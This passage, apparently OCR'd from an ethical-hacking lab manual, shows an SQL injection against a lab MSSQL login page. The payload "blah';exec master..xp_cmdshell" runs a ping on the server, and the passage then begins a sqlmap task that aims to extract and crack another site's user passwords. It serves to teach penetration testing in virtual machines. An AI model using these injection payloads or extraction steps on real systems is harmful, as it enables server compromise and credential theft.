
Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.


GoodShopping
www.goodshopping.com/
90%
GOOD SHOPPING
HOME
PRODUCT
CONTACT US
LOGI
Password
Forgotten Password?
Remember me
Log in
Sign up

blah';exec master..xp_cmdshell

Figure 1.1.16: Pinging a website

37. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com...** message at the bottom of the window.


GoodShopping
www.goodshopping.com/lo
90%
GOOD SHOPPING
HOME
PRODUCT
CONTACT US
LOGIN
Password
Forgotten Password?
Remember me
Log in
Sign up

blah';exec master..xp_cmdshell '

Waiting for www.goodshopping.com...


Figure 1.1.17: SQL injection query starts pinging the host

38. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**).

39. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.

40. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.

41. This process is the result of the SQL injection query that you entered in the login field of the target website.



Name	PID	Status	User name	CPU	Memory (active p...	UAC virtualization
PING.EXE	5628	Running	MSSQL$SQLEXPRESS	00	824 K	Not allowed
Registry	88	Running	SYSTEM	00	4,080 K	Not allowed
RuntimeBroker.exe	6936	Running	Administrator	00	3,352 K	Not allowed
RuntimeBroker.exe	2448	Running	Administrator	00	4,788 K	Not allowed
RuntimeBroker.exe	4904	Running	Administrator	00	2,860 K	Not allowed
SearchUI.exe	2892	Suspended	Administrator	00	0 K	Not allowed
services.exe	628	Running	SYSTEM	00	3,692 K	Not allowed
ShellExperienceHost....	4036	Suspended	Administrator	00	0 K	Not allowed
sihost.exe	5384	Running	Administrator	00	3,936 K	Not allowed
smss.exe	268	Running	SYSTEM	00	344 K	Not allowed
SMSvcHost.exe	3984	Running	NETWORK SERVICE	00	1,680 K	Not allowed
SMSvcHost.exe	4476	Running	LOCAL SERVICE	00	1,992 K	Not allowed
snmp.exe	2572	Running	SYSTEM	00	3,144 K	Not allowed
spoolsv.exe	2244	Running	SYSTEM	00	4,496 K	Not allowed
sqlceip.exe	3852	Running	SQLTELEMETRY$S...	00	31,804 K	Not allowed
sqlservr.exe	3892	Running	MSSQL$SQLEXPRESS	00	124,908 K	Not allowed
sqlwriter.exe	2740	Running	SYSTEM	00	828 K	Not allowed

Figure 1.1.18: Task Manager displaying the ping process

42. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.

43. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.

44. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.

45. Close all open windows and document all the acquired information.

46. Turn off the **Windows 10** virtual machine.

TASK 2

Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

Note: In this lab, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.2.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **Mozilla Firefox** icon ( ) from the menu bar in the top-left corner of **Desktop** to launch the web browser.

4. Type **http://www.moviescope.com/** and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

TASK 2.1

Log in to MovieScope

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Login - MovieScope - Mozilla Firefox
Login - MovieScope
www.moviescope.com
90%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
MOVIESCOPE
Home
Features
Trailers
Photos
Blog
Contacts
Login
Username:
sam
Password:
••••
Login

Figure 1.2.2: Log in as a legitimate user

5. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection..

6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.

